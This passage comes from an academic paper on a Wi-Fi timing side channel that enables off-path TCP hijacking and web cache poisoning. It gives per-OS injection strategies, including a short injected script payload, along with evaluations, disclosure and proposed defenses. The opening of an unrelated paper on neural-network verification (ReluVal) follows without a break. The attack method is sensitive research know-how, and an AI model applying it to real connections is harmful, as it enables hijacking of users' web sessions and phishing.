**General method** As shown in table 2, we're able to distinguish in-window sequence number from out-of-window one by leveraging timing side channel to tell whether there are corresponding responses. As soon as we get an in-window sequence number, we further narrow down the sequence number space to a single value `RCV.NXT` by conducting a binary search. This is similar to prior work [39, 18]. Similar to connection inference, if the attacker is attempting to conduct web cache poisoning attack against a connection initiated by the puppet itself [25], an additional optimization is possible.

**Optimization: Increase window size.** To substantially decrease the number of iterations of guesses, one straightforward approach is to drastically enlarge the client's receive window. To this end, the puppet can request excessive amounts of large objects. Upon the receipt of enough full segments, the receiver would significantly increase its receive window size according to TCP flow control. In our experiments, we found that the window size could be typically scaled up to around $x = 500,000$, in striking contrast to the original size (*e.g.,* $65,535$). It's worth noting that the window size can never be shrunk once it is enlarged, according to RFC793 [4]. Similarly, by uploading data, the ACK window (*i.e.,* the peer's sequence window) can be extended, though it's usually much smaller than the maximum sequence window size that we can achieve.

## 5.3 TCP Hijacking

We assume in this section that the attacker is attempting to poison the web cache through hijacking the puppet-initiated connection, which enables the attack to be more efficient. In principle, the attacker can hijack any connection initiated by the client; it is simply more difficult to control the timing and predict what fake response to inject.

Since all three systems do not comply with the specifications in terms of ACK validation, we have to cope with each variant differently:

**MacOS** incorrectly interpreted the standard, allowing us to perform a binary search (see §4). Once the expected ACK number is inferred, we perform a desynchronization attack [18] to avoid a race condition where the response is sent back by the server first. Then, as soon as the puppet requests for the target object, it informs the attacker to send a spoofed response, which is accepted.

**Linux** It's feasible to exploit the timing side channel to infer ACK number, though the valid ACK window size is much smaller compared to the receive window size, resulting in longer inference time. One alternative approach is to conduct blind data injection without knowing the exact value of the expected ACK number. Our observation is that by now we've known the exact sequence number and the size of any object that the client retrieves (see §5.4), we are capable of predicting a future expected sequence number after N objects are retrieved. The attack then goes as follows: (1) *Desynchronization.* The puppet keeps requesting an object, while the attacker sends a number of spoofed packets with the same in-window sequence number that matches a future `RCV.NXT`, bruteforcing the ACK numbers (which is much faster than side channel attack as there is no wait for any feedback). When the last valid response comes back advancing the sequence number to the value we anticipate, suddenly the attacker-injected response will be appended and forwarded together to the browser (and yet the browser always has only one pending request). Chrome will close the connection, stopping the attack; in contrast, Firefox will simply accept the first response, ignoring the second one, resulting in desynchronization between the client and server (*i.e.,* the client believes it has received more data than the server has actually sent). (2) *Blind data injection*. Now the puppet will switch the target web object to the one we want to attack (*i.e.,* homepage of a banking website). The attacker now has enough time to send a valid response. Since the attacker knows the next expected sequence number, it only needs to again bruteforce all possible ACK numbers. Note that this strategy requires two rounds of bruteforcing of every possible ACK number, and each round takes only a couple of seconds as there is no waiting. In contrast, a side channel attack would take much longer (minutes) because every guessed ACK number takes 30 packets, and the timing measurement needs to be collected before the next guess can be made.

**Windows** As we mentioned in §4, to prevent the valid ACK window size being one-byte only, the client has to

keep sending requests to make sure there are always outstanding data, which complicates our attacks because the attacker has to synchronize the next expected sequence number. Besides, a large amount of traffic also introduces noise to the timing side channel. Moreover, the blind data injection we utilize on Linux does not apply to the same version of Firefox on Windows according to our tests; it immediately drops the connection when it receives two responses for only one pending request. We therefore devise a new strategy that exploits the TCP behavior of handling overlapping data and the browser behavior of handling corrupted HTTP responses. If a new incoming TCP data packet has an overlapping sequence number range with some previously buffered data, we find that old data are always preferred in Windows whereas new data are preferred in Linux (this observation is consistent with prior studies [38]). In other words, attacker-injected data buffered on a Windows host can corrupt a real HTTP response from the server. Given the insight, we present the exploit in two steps which are illustrated in Fig. 8: (1) *Inject.* The puppet continuously requests scripts from the server, while the attacker sends $\frac{2^{32}}{|wnd|}$ spoofed packets with a deliberate in-window sequence number that matches a future `RCV.NXT` plus a small `offset`, where `wnd` denotes the size of the acceptable ACK window. The $i^{th}$ packet has a guessed ACK number `i·|wnd|`, and contains payload as:

`websocket.send(`$i \cdot |wnd|$`)`

Hence, exactly one of these packets contains a valid ACK number and will be buffered. We intentionally construct the overlap such that the HTTP header of the real response will become corrupted. Interestingly, the browser would still try to interpret the corrupted response where it simply ignores corrupted header and accepts the next header (injected by the attacker) along with the remaining attack payload. When the browser executes the injected script, it will send the guessed ACK number via *websocket*, providing a valid in-window ACK number. (2) *Exploit.* Since the client has accepted the extra spoofed payload, advancing its expected sequence number, the client and server are effectively already desynchronized. The attacker can now simply send a spoofed response (knowing both the expected sequence number and a valid ACK number). Alternatively, if we only want to perform a one-time injection, simply replacing the payload in the first step with a malicious script is sufficient. Note that the attack strategy against Windows is even more efficient than the one for Linux because only one round of bruteforcing of ACK numbers is needed.

Furthermore, there exists an even more general alternative strategy to the *inject* step against Windows that does not depend on browser behaviors at all. Specifically, as the first few bytes of HTTP responses are predictable (*i.e.,* HTTP), instead of corrupting the real response, one overwrite the header and the body to form a legitimate but malicious response. A browser in this case will be completely oblivious to the existence of injection. This demonstrates that once sequence number is leaked, there exist various ways to inject data into browsers efficiently, without conducting the much slower timing-channel-based ACK number inference.



Figure 8: HTTP injection by exploit tolerant browsers

## 5.4 Other Challenges

**Dealing with noise by setting a proper threshold.** Latency may vary under different network conditions, thus it is a bad idea to manually set a threshold to differentiate a quiet probe round (without triggering ACKs) versus a responsive probe round (triggering ACKs). In our implementation, we devise a simple procedure that automatically sets a threshold based on a preliminary round of test probes prior to launching the actual attack. Since we have full control of the connection established between the client and attacker, we can send non-spoofed packets to measure RTTs for quiet probe rounds and responsive probe rounds. After we collect data for both cases, we sort the data and set a threshold such that 80% of the responsive round measurements will be above the threshold. The threshold is a trade-off between efficiency and effectiveness. Since most of the rounds we're testing do trigger ACKs (so larger RTTs should be observed), setting a lower threshold will ensure that we correctly classify such cases to avoid double checking the results. However, a threshold too low runs the risk of misclassifying a quiet round into a responsive round, missing the correct guess altogether; this forces us to repeat the whole search process. Finally, we ignore cases where abnormally large RTT values are perceived (*e.g.,* from network noise), if it is out of the range of three times the standard deviations.

**Dealing with noise by error recovery.** Even with a properly selected threshold, we may still end up with incorrect inferences. We cope with this challenge by embedding extensive error recovery mechanisms into the in-

ference process, such as relative comparisons and double checking. We assume that network jitter/noise does not vary much during the short time interval of testing a few rounds (a common assumption in the networking literature [26]). In the case of sequence number inference as an example, once a sequence number is believed in-window, we further try to narrow down the space to a single value `RCV.NXT` by binary search. During the procedure, we also simultaneously measure additional RTTs (using out-of-window sequence numbers) and their relative difference to the RTTs (using in-window sequence numbers). If the comparison results are not consistent, we can deduce that we made a mistake earlier and will rollback. As for false negatives where an in-window number is believed out-of-window, there is no simple way to detect them but repeating the whole process till the program finally finds out the correct number or fails due to timeout.

**Pipeline** In order to significantly reduce the time the attack costs, instead of simply probing a single SEQ/ACK number at a time, we also use a pipelined process aiming at maximizing network utilization by scheduling probing packets for multiple targets at appropriate times. However, due to the fact that packet loss may happen from time to time, we suspend the procedure every few tests to wait until we get all the results or restart in a fixed time interval.

**Moving SEQ/ACK window and unknown window size** Since the victim connection is controlled by the puppet, it's idle most of the time unless the puppet triggers a request. Therefore, the attacker can be fully aware of when the SEQ/ACK window is moving. Besides, regarding the unknown window size to an off-path attacker, our strategy is to initially choose a relatively large window size $\theta$ and then half it afterwards. So $\frac{\theta}{2^{i-1}}$ will be the window size we use in $i^{th}$ iteration. Note that we do not test an exact number that has been tested in previous iterations to avoid redundancy.

**Detecting the size of any object** So far, we have assumed that we are aware of the size of the response sent from the server to the client so that we can predict where to insert the forged payload. This is in fact not difficult to achieve because once we know the next expected sequence number, we can ask the puppet to request the object and then infer the new expected sequence number; the increment is exactly the size of the response.


## 6 Evaluations

**Experimental Setup** Our network topology is the same as in §3. The attack machine is an Ubuntu 14.04 host in our lab. We tested those attacks against three different operating systems, including macOS 10.13, Linux 4.14.0, and Windows 10 Pro version 1709 (they are also the same versions used to study the behaviors of TCP stacks shown in Table 2). We empirically evaluated different techniques with Chrome 64.0 and Firefox 58.0.1. When we evaluated the attack for the 'Remote Attacker' scenario, the experiments were performed in the same house as mentioned in §3 with at most 4 users, and RTTs between the client and attacker were over 20ms. The bandwidth we utilized in the remote and local experiments are approximately 1000pkts/s and 4000pkts/s respectively (or $\sim$ 0.5Mbps and $\sim$ 2Mbps), which we believe are moderate and comparable to prior work [18].


**Noise Resilience of Timing Side Channel** Using the same experimental setups as in §3, we introduce two different types of noise to evaluate the resilience of the Wi-Fi timing side channel. First, for the 5GHz network, the malicious webpage contains a Youtube video, which would be automatically played while timing measurements are performed. Second, as 2.4GHz networks tend to influence each other, we have also conducted the measurement in the lab where there were 43 accessible Wi-Fi in total, 22 of which were 2.4GHz network and 6 used the same channel that our test router used; there were also more than 10 students actively using the network. As depicted in Fig. 9, the timing channel does encounter additional noise but RTTs are still visibly different.

**Evaluation of Local Attacks** Our victim webpage can be any page transmitted over HTTP. Although Google Chrome marks some non-HTTPS sites as "not secure", we still found some sensitive bank websites (e.g., www.icbc.com.cn) that haven't deployed HTTPS on all of its pages, rendering them vulnerable to our attack. Typically, while allowing seemingly non-sensitive pages (*e.g.,* homepage) transmitted over HTTP, websites would restrict sensitive pages (*e.g.,* login pages) to HTTPS, presumably because of their concern of both performance and security. Consequently, an adversary who successfully hijacked the homepage could have injected a phishing login component already. Furthermore, even if HTTPS is deployed on all pages, attackers could still mount the attack, as long as HTTP Strict Transport Security (HSTS) is absent; this is because the initial request to the website will still use HTTP and it is the server that subsequently redirects the browser to its HTTPS site. One representative example is the news website 'www.cnn.com' which uses HTTPS but unfortunately not HSTS. When a user tries to access its homepage, an initial request is submitted via HTTP for which an adversary can inject a fake reply, preventing the legitimate response from redirecting to HTTPS.


Next we report the attack success rate and the average time to succeed. Depending on our target OS, we leverage different strategies described in §5.3 along with the timing side channel, and present the results in table 3. As



(a) RTT measurement for 5GHz of a Huawei router (b) Gap measurement for 5GHz of a Huawei router



(c) RTT measurement for 2.4GHz of a Linksys router (d) Gap measurement for 2.4GHz of a Linksys router



(e) RTT measurement for 2.4GHz of a Linksys router (f) RTT measurement for 2.4GHz of a Huawei router

The upper four figures are measured while playing a youtube video, and the lower two are under wireless interference.

Figure 9: Measurement of MacOS with additional interference in a local setup

it illustrates, three most popular operating systems are all vulnerable to the attack if they connect to the Internet via a wireless router. With respect to the random-increment port selection strategy utilized by Linux, attacks against Linux take around 1 more minute on average to infer the port number. Some optimizations discussed in [28] could be applied to significantly reduce the time of port inference. We demo some of these attacks on our project website [3].

**Evaluation of Remote Attacks** To further demonstrate the practicality of the attack, we report results under a "remote attacker" scenario described earlier (the RTT between the outside attacker and victim is over 20ms). First, we conducted the same measurements as in §3 to ascertain the timing side channel is not eliminated due to network jitter. Fig. 10 presents the results of measurements at two different locations in the same city. Though there is more overlap between the two boxes compared to the local setup, the signal is clearly present. They can be

| OS | Browser | Success Rate | Avg time cost(s) | Technique(s) |
|---|---|---|---|---|
| Linux | Chrome Firefox | 10/10 | 188.80 | Timing Side Channel |
| MacOS | Chrome Firefox | 10/10 | 48.91 | Timing Side Channel |
| Windows | Chrome Firefox | 10/10 | 43.42 | Timing Side Channel & Direct Page Read |
| Linux | Firefox | 9/10 | 103.53 | Timing Side Channel & Blind Data Injection |

Table 3: Summary of attacks in a local setup

distinguished with modest false negatives (*i.e.,* missing in-window numbers) and false positives (*i.e.,* misclassifying an out-of-window number), both of which could be further reduced by increasing the number of probing packets per test and more rounds of double-checking.

Next, to complete a realistic attack, we implemented the web cache poisoning attack against MacOS with aforementioned optimizations. Table 4 enumerates the 10 test results along with the number of false negatives produced during each experiment. It's worth noting that we never encountered the case where the attack procedure mistakenly reports a success due to error recovery and double checking. Besides longer RTTs compared to that of a local setup, the significant time cost is attributed to the following factors: (1) Regarding sequence number inference upon MacOS, though an attacker can send probing packets without any flags as shown in table 2, we found those packets are likely to be discarded in a real-world network environment. To cope with it, we send probing packets with ACK bit set and guess two acknowledgement numbers (*e.g.,* 0 and 2G) for every guessed sequence number, effectively doubling the number of packets sent. (2) Traversing through the entire sequence number space already takes roughly 5 minutes, if we happen to miss the correct sequence number (false negative) even once, we need to repeat the search process[6]. Nevertheless, since there is only one 'critical' test (*i.e.,* one correct sequence number) in each iteration, the chance of missing it is quite small. We can further reduce this chance by tuning the RTT threshold parameter, which we leave as a future exercise. (3) The time cost varies substantially due to the large search space of the sequence number. Specifically, while the attack attempts to explore every possible sequence number from 0 to $2^{32}$ per window, the procedure stops earlier if a correct sequence number happens to be small.

[6]In practice, we consider attacks over 10 minutes to be impractical, thus attacks halt after two iterations of failure




Figure 10: RTT measurement of macOS using 5GHz network of a Xiaomi router at two different locations with RTTs over 20ms

| Result | Time cost (s) | #FN | Result | Time cost (s) | #FN |
|---|---|---|---|---|---|
| success | 25.66 | 0 | success | 23.08 | 0 |
| success | 286.31 | 0 | success | 580.32 | 1 |
| success | 549.15 | 1 | success | 195.03 | 0 |
| success | 335.10 | 0 | success | 227.43 | 0 |
| failure | 634.03 | 2 | success | 185.74 | 0 |

FN: False Negative (*i.e.,* Missing correct SEQ number)

Table 4: 10 trials of remote attacks against macOS

## 7 Discussion

As discussed in §3, the timing side channel results from the half-duplex nature of wireless networks. It is further magnified due to the collision and backoff inherent in wireless protocols. As we demonstrated, a full-duplex system does not exhibit any timing channel (see §3) as no collision will occur when uplink and downlink traffic happen at the same time. Finally, as confirmed in our test routers, modern wireless routers all support CSMA/CA and RTS/CTS as it is part of the 802.11 standards [31], and the principle is unlikely to change any time soon.

Although we only discuss the threat model where connections originated from a victim client are targeted, the attack actually also applies to connections originated from *other clients connected through the same wireless router*. This is because all these clients (*e.g.,* behind the same NAT) share the same collision domain and therefore suffer from the same timing channel. Responses triggered on *any client* by probing packets will effectively delay the post-probe query. In this case, the victim connection (opened through puppet) simply opens up opportunities for an off-path attacker to measure collision. In addition, we can expand the threat model to consider servers that are wirelessly connected, *e.g.,* IoT devices. It has been shown that millions of IoT devices are reachable through public IP addresses and open ports [14]. In such cases, a completely off-path attack can be launched against a connection on such IoT devices, *e.g.,* counting bytes exchanged on the connection, terminating its connection with another host, injecting malicious command on an ongoing telnet connection (similar to the capability described in [18]).

## 8 Defenses

After we discovered the time side channel issue, we have disclosed it to the working group in February 2018. They have quickly acknowledged this weakness and became highly engaged in discussion of the matter. However, due to the expected challenges in changing the half-duplex design, we are yet to see an appropriate solution at the 802.11 level. Therefore, the immediate mitigations are expected to be at higher levels. We've also disclosed it to vendors of the routers that we tested, among whom only one replied and actively discussed it with us. Though the company employees acknowledged this weakness, they decided to submit this security issue to Wi-Fi Alliance, hoping that this would be fixed in the protocol standard. In the reminder of this section, mitigations/patches at different layers are offered and thoroughly discussed.

**Defenses in Wi-Fi technology.** Unlike the previous software-induced side channels, the timing channel introduced by Wi-Fi is inherently difficult to eliminate or mitigate (just as the recent meltdown and spectre vulnerability in CPUs [35, 34]). One straightforward defense would be to make the Wi-Fi channel full-duplex. For instance, with frequency-division duplexing, different frequency sub-bands can be used for uplink and downlink traffic. However, this can potentially introduce low bandwidth utilization as separate dedicated sub-bands have to be pre-allocated (and real-world Internet traffic volume is not symmetric). Even though IEEE 802.11ax working group has been considering the possibility of supporting in-band full-duplex communication [2], research still needs to be done to make sure the real-world challenges such as backward compatibility are carefully considered and addressed [12, 30]. At this point though, it is unclear when the technology will be widely deployed in practice, according to our conversation with the 802.11 working group.

**Defenses in the TCP stacks.** As described in §2.2, the packet validation logic of the latest TCP specification inherently treats valid and invalid incoming packets differently, in terms of whether a response should be generated. One solution is to revisit the specification and look for alternatives. A good hint is that all three modern operating systems implement the ACK number validation differently, yet they have co-existed without any major issues for a long time now. This leaves some flexibility in the ACK number validation logic. Ideally, no matter what ACK number an incoming packet has, it should either consistently respond or never respond. Assuming an incoming packet already has a valid sequence number, the only constraints we have here are:

(1) if it is a data packet and its ACK number is also in-window, a correct TCP receiver should always respond with an ACK (or delayed ACK); (2) when a pure ACK with sequence number in-window and ACK number in-window arrives, there should be no response (otherwise, an ACK war [6] may be triggered).

In the remaining cases: (3) a data packet with out-of-window ACK number; (4) a pure ACK with out-of-window ACK number, their responses appear to be flexible in practice — see row no. 2, 3, 13, 16, and 18 in Table 2) for the data packet case and row no. 2, 3, 12, 13, and 18 for the pure ACK case. Therefore, assuming an incoming packet already has an in-window sequence number, we can always force a response for a data packet, and no response for pure an ACK packet regardless of their ACK numbers. We plan to validate this idea by formally model checking the proposed changes together with legacy behaviors for the absence of ACK war.

With regards to sequence number validation, we hypothesize that the responses of receiving packets with valid and invalid sequence numbers can also be consistent. However its implications must be evaluated more carefully. A good strategy to consider is to rate limit ACK responses generated for various types of incoming packets. Even if inconsistent, this would allow the differences in responses (e.g., one response vs. zero) to be small enough and impossible to measure. The same rate limiting idea applies to connection identification, where packets are likely dropped by NAT or firewall if no connection is present and some response will be triggered if there is an active connection.

**Defenses in Application layer** Clearly, HSTS and HTTPS will help ward off most serious web attacks such as the web cache poisoning attack. Other TCP-level attacks (*e.g.,* inferring presence of connection [18], byte counting [20], connection reset [18]) could still be mounted by exploiting the vulnerability. HSTS and HTTPS can prevent only web cache poisoning attack (application-layer attacks) but not the TCP-level attacks.

Some versions of our attack also exploit features of browser implementations, and thus we believe some mitigations can be made in the browser (*i.e.,* make parsing of responses stricter) to complicate the ACK number inference step. The idea is that whenever the browser observes anything abnormal regarding the responses, *e.g.,* malformed or longer than expected, it should immediately drop the connection and restart. A small tradeoff is that this may break some backward compatibility with non-standard-conforming web servers. In terms of its effectiveness in stopping web cache poisoning attacks, it really only helps Linux as the attack now needs to fallback to a much slower version of the ACK number inference (likely tripling the time for a complete attack). Regarding Windows, although it also defeats our first strategy to infer ACK number by creating a malformed response, our alternative strategy is unaffected. MacOS's TCP stack implementation is so vulnerable that we will always favor the binary search on the ACK number to exploiting any browser-specific weakness. Finally, connection inference (privacy breach) and sequence number inference (byte counting and reset) attacks remain potent as they only rely on the TCP stack.

For the purpose of supporting further research to reproduce and mitigate the attack, we open sourced our implementation of the attack against different OSes, now publicly available at [5].

## 9 Related Work

We have described the most relevant work of various off-path TCP attacks in §2.3. In this section, we discuss a different set of related works.

**Other off-path side channels.** Besides the TCP sequence number, it has been shown that other types of information can be inferred by a blind off-path attacker. [24, 33, 23, 48, 13, 49, 26, 41, 37]. Most of these side channels do not in themselves allow serious attacks. However, much of the research translates to measurement tools that can be useful. For example, Knockel *et al.* [33] demonstrate the use of a new per-destination IPID side channel that can leak the number of packets sent between two arbitrary hosts on several major operating systems. Alexander *et al.* [13] can infer the RTT between two arbitrary hosts through the shared SYN backlog. Qian *et al.* [41] used global IPID side channel to measure directional port blocking. More recently, the Augur system [37] used the same IPID side channel to measure Internet censorship and connectivity disruption. The same side channel has also been used to count how many hosts are behind a NAT [15] and other applications [21].

**Side channel discovery and defenses.** Typically, when a specific type of vulnerability becomes known, there are many strategies to discover more concrete instances of them. For instance, static taint analysis has been applied to look for TCP packet counter side channels [19]. The problem is modeled as an information flow problem where the secret is the current sequence number, and the sink is the set of packet counters that report aggregated statistics to user space programs. If the secret sequence number can leak to the sink, then it is flagged as a potential side channel. There may be false positives (due to the over-approximation of the static analysis) but should not have false negatives by design. In the case of CPU cache side channels, symbolic execution has been applied to track the precise cache state over execution traces [47]. If the cache states can be different

at any point in the trace with different secret inputs, the program is flagged to have leakage. Since the analysis is applied over concrete execution traces, the approach has no false positives (but may have false negatives). Unfortunately, the Wi-Fi side channel is not a software artifact and therefore cannot be discovered unless it is explicitly modeled and analyzed.

In terms of side channel defenses, there are various standard strategies such as perturbing the channel by injecting noise [7, 22, 45], and isolating the resources altogether [8, 32]. Unfortunately for Wi-Fi, these standard techniques would mean introducing wireless latency (which hurts performance), or making the channel full-duplex which we discussed earlier to be challenging as well.

## 10 Conclusions

To conclude, we have discovered a subtle yet fundamental side channel inherent in all generations of Wi-Fi or IEEE 802.11 technology because they are half-duplex. Furthermore, we show the timing channel is reliable and amplifiable, and also implement a real off-path TCP exploit in practice, allowing the attackers to inject data into a TCP connection and force the browser to cache malicious objects. Our study reveals that this novel attack affects all three most popular operating systems: macOS, Windows, and Linux. We provide a thorough analysis and evaluation of the proposed attack under different router/network/OS/browser combinations. Finally, we propose possible defenses against this attack.

## Acknowledgement

We wish to thank Zakir Durumeric (our shepherd) and the anonymous reviewers for their valuable comments and suggestions. Many thanks to Prof. Srikanth V. Krishnamurthy, Mart Molle, and Zhuo Lv who educated us on the fundamentals of wireless networks. We are also fortunate to work with the IEEE 802.11 working group, specifically Dorothy Stanley, Daniel Harkins, Jouni Malinen, to discuss the side channel and are grateful for their insights. This work was supported by the National Science Foundation under Grant No.1464410, 1652954, and 1646641.

# Formal Security Analysis of Neural Networks using Symbolic Intervals

Shiqi Wang, Kexin Pei, Justin Whitehouse, Junfeng Yang, and Suman Jana
*Columbia University*

## Abstract

Due to the increasing deployment of Deep Neural Networks (DNNs) in real-world security-critical domains including autonomous vehicles and collision avoidance systems, formally checking security properties of DNNs, especially under different attacker capabilities, is becoming crucial. Most existing security testing techniques for DNNs try to find adversarial examples without providing any formal security guarantees about the non-existence of such adversarial examples. Recently, several projects have used different types of Satisfiability Modulo Theory (SMT) solvers to formally check security properties of DNNs. However, all of these approaches are limited by the high overhead caused by the solver.

In this paper, we present a new direction for formally checking security properties of DNNs without using SMT solvers. Instead, we leverage interval arithmetic to compute rigorous bounds on the DNN outputs. Our approach, unlike existing solver-based approaches, is easily parallelizable. We further present symbolic interval analysis along with several other optimizations to minimize overestimations of output bounds.

We design, implement, and evaluate our approach as part of ReluVal, a system for formally checking security properties of Relu-based DNNs. Our extensive empirical results show that ReluVal outperforms Reluplex, a state-of-the-art solver-based system, by 200 times on average. On a single 8-core machine without GPUs, within 4 hours, ReluVal is able to verify a security property that Reluplex deemed inconclusive due to timeout after running for more than 5 days. Our experiments demonstrate that symbolic interval analysis is a promising new direction towards rigorously analyzing different security properties of DNNs.

## 1 Introduction

In the last five years, Deep Neural Networks (DNNs) have enjoyed tremendous progress, achieving or surpassing human-level performance in many tasks such as speech recognition [19], image classifications [30], and game playing [46]. We are already adopting DNNs in security- and mission-critical domains like collision avoidance and autonomous driving [1, 5]. For example, unmanned Aircraft Collision Avoidance System X (ACAS Xu), uses DNNs to predict best actions according to the location and the speed of the attacker/intruder planes in the vicinity. It was successfully tested by NASA and FAA [2, 33] and is on schedule to be installed in over 30,000 passengers and cargo aircraft worldwide [40] and US Navy's fleets [3].

Unfortunately, despite our increasing reliance on DNNs, they remain susceptible to incorrect corner-case behaviors: *adversarial examples* [48], with small, human-imperceptible perturbations of test inputs, unexpectedly and arbitrarily change a DNN's predictions. In a security-critical system like ACAS Xu, an incorrectly handled corner case can easily be exploited by an attacker to cause significant damage costing thousands of lives.

Existing methods to test DNNs against corner cases focus on finding adversarial examples [7, 16, 31, 32, 37, 39, 41, 42, 51] without providing formal guarantees about the non-existence of adversarial inputs even within very small input ranges. In this paper, we focus on the problem of formally checking that a DNN never violates a security property (e.g., no collision) for any malicious input provided by an attacker within a given input range (e.g., for attacker aircraft's speeds between 0 and 500 mph).

Due to non-linear activation functions like ReLU, the general function computed by a DNN is highly non-linear and non-convex. Therefore it is difficult to estimate the output range accurately. To tackle these challenges, all prior work on the formal security analysis of neural networks [6, 12, 21, 25] rely on different types of Satisfiability Modulo Theories (SMT) solvers and are thus severely limited by the efficiency of the solvers.

We present ReluVal, a new direction for formally checking security properties of DNNs without using SMT solvers. Our approach leverages interval arithmetic [45] to compute rigorous bounds on the outputs of a DNN. Given the ranges of operands (e.g., $a_1 \in [0,1]$ and $a_2 \in [2,3]$), interval arithmetic computes the output range efficiently using only the lower and upper bounds of the operands (e.g., $a_2 - a_1 \in [1,3]$ because $2-1=1$ and $3-0=3$). Compared to SMT solvers, we found interval arithmetic to be significantly more efficient and flexible for formal

analysis of a DNN's security properties.

Operationally, given an input range $X$ and security property $P$, ReluVal propagates it layer by layer to calculate the output range, applying a variety of optimization to improve accuracy. ReluVal finishes with two possible outcomes: (1) a formal guarantee that no value in $X$ violates $P$ ("secure"); and (2) an adversarial example in $X$ violating $P$ ("insecure"). Optionally, ReluVal can also guarantee that no value in a set of subintervals of $X$ violates $P$ ("secure subintervals") and that all remaining subintervals each contain at least one concrete adversarial example of $P$ ("insecure subintervals").

A key challenge in ReluVal is the inherent overestimation caused by the input dependencies [8, 45] when interval arithmetic is applied to complex functions. Specifically, the operands of each hidden neuron depend on the same input to the DNN, but interval arithmetic assumes that they are independent and may thus compute an output range much larger than the true range. For example, consider a simplified neural network in which input $x$ is fed to two neurons that compute $2x$ and $-x$ respectively, and the intermediate outputs are summed to generate the final output $f(x) = 2x - x$. If the input range of $x$ is $[0,1]$, the true output range of $f(x)$ is $[0,1]$. However, naive interval arithmetic will compute the range of $f(x)$ as $[0,2] - [0,1] = [-1,2]$, introducing a huge overestimation error. Much of our research effort focuses on mitigating this challenge; below we describe two effective optimizations to tighten the bounds.

First, ReluVal uses *symbolic intervals* whenever possible to track the symbolic lower and upper bounds of each neuron. In the preceding example, ReluVal tracks the intermediate outputs symbolically ($[2x, 2x]$ and $[-x, -x]$ respectively) to compute the range of the final output as $[x, x]$. When propagating symbolic bound constraints across a DNN, ReluVal correctly handles non-linear functions such as ReLU and calculates proper symbolic upper and lower bounds. It concretizes symbolic intervals when needed to preserve a sound approximation of the true ranges. Symbolic intervals enable ReluVal to accurately handle input dependencies, reducing output bound estimation errors by 85.67% compared to naive extension based on our evaluation.

Second, when the output range of the DNN is too large to be conclusive, ReluVal iteratively bisects the input range and repeats the range propagation on the smaller input ranges. We term this optimization *iterative interval refinement* because it is in spirit similar to abstraction refinement [4, 18]. Interval refinement is also amenable to massive parallelization, an additional advantage of ReluVal over hard-to-parallelize SMT solvers.

Mathematically, we prove that interval refinement on DNNs always converges in finite steps as long as the DNN is Lipschitz continuous which is true for any DNN with finite number of layers. Moreover, lower values of Lipschitz constant result in faster convergence. Stable DNNs are known to have low Lipschitz constants [48] and therefore the interval refinement algorithm can be expected to converge faster for such DNNs. To make interval refinement even more efficient, ReluVal uses additional optimizations that analyze how each input variable influences the output of a DNN by computing each layer's gradients to input variables. For instance, when bisecting an input range, ReluVal picks the input variable range that influences the output the most. Further, it looks for input variable ranges that influence the output monotonically, and uses only the lower and upper bounds of each such range for sound analysis of the output range, avoiding splitting any of these ranges.

We implemented ReluVal using around 3,000 line of `C` code. We evaluated ReluVal on two different DNNs, ACAS Xu and an MNIST network, using 15 security properties (out of which 10 are the same ones used in [25]). Our results show that ReluVal can provide formal guarantees for all 15 properties, and is on average 200 times faster than Reluplex, a state-of-the-art DNN verifier using a specialized solver [25]. ReluVal is even able to prove a security property within 4 hours that Reluplex [25] deemed inconclusive due to timeout after 5 days. For MNIST, ReluVal verified 39.4% out of 5000 randomly selected test images to be robust against up to $|X|_\infty \leq 5$ attacks.

This paper makes three main contributions.

- To the best of our knowledge, ReluVal is the first system that leverages interval arithmetic to provide formal guarantees of DNN security.
- Naive application of interval arithmetic to DNNs is ineffective. We present two optimizations – symbolic intervals and iterative refinement – that significantly improve the accuracy of interval arithmetic on DNNs.
- We designed, implemented, evaluated our techniques as part of ReluVal and demonstrated that it is on average 200× faster than Reluplex, a state-of-the-art DNN verifier using a specialized solver [25].

## 2 Background

### 2.1 Preliminary of Deep Learning

A typical feedforward DNN can be thought of as a function $f : \mathbb{X} \to \mathbb{Y}$ mapping inputs $x \in \mathbb{X}$ (e.g., images, texts) to outputs $y \in \mathbb{Y}$ (e.g., labels for image classification, texts for machine translation). Specifically, $f$ is composed of a sequence of parametric functions $f(x;w) = f_l(f_{l-1}(\cdots f_2(f_1(x;w_1);w_2)\cdots w_{l-1}), w_l)$,

where $l$ denotes the number of layers in a DNN, $f_k$ denotes the corresponding transformation performed by $k$-th layer, and $w_k$ denotes the weight parameters of $k$-th layer. Each $f_{k\in 1,\ldots l}$ performs two operations: (1) a linear transformation of its input (i.e., either $x$ or the output from $f_{k-1}$) denoted by $w_k \cdot f_{k-1}(x)$, where $f_0(x) = x$ and $f_{k\neq 0}(x)$ is the output of $f_k$ denoting intermediate output of layer $k$ while processing $x$, and (2) a nonlinear transformation $\sigma(w_k \cdot f_{k-1}(x))$ where $\sigma$ is the nonlinear activation function. Common activation functions include sigmoid, hyperbolic tangent, or ReLU (Rectified Linear Unit) [38]. In this paper, we focus on DNNs using ReLU ($Relu(x) = max(0,x)$) as the activation function as it is one of the most popular ones used in the modern state-of-the-art DNN architectures [17, 20, 47].

## 2.2 Threat Model

**Target system.** In this paper, we consider all types of security-critical systems, e.g., airborne collision avoidance system for unmanned air-crafts like ACAS Xu [33], which use DNNs for decision making in the presence of an adversary/intruder. DNNs are becoming increasingly popular in such systems due to better accuracy and less performance overhead than traditional rule-based systems [24]. For example, an aircraft collision avoidance system's decision making process can use DNNs to predict the best action based on sensor data of the current speed and course of the aircraft, those of the adversary, and distances between the aircraft and nearby intruders.



Figure 1: The DNN in the victim aircraft (ownship) should predict a left turn (upper figure) but unexpectedly advises to turn right and collide with the intruder (lower figure) due to the presence of adversarial inputs (e.g., if the attacker approaches at certain angles).

**Security properties.** In this paper, we focus on input-output-based security properties of DNN-based systems that ensure the correct action in the presence of adversarial inputs within a given range. Input-output properties are well suited for the DNN-based systems as their decision logic is often opaque even to their designers. Therefore, unlike traditional programs, writing complete specifications involving internal states is often hard.

For example, consider a security property that tries to ensure that a DNN-based car crash avoidance system predicts the correct steering angle in the presence of an approaching attacker vehicle: it should steer left if the attacker approaches it from right. In this setting, even though the final decision is easy to predict for humans, the correct outputs for the internal neurons are hard to predict even for the designer of the DNN.

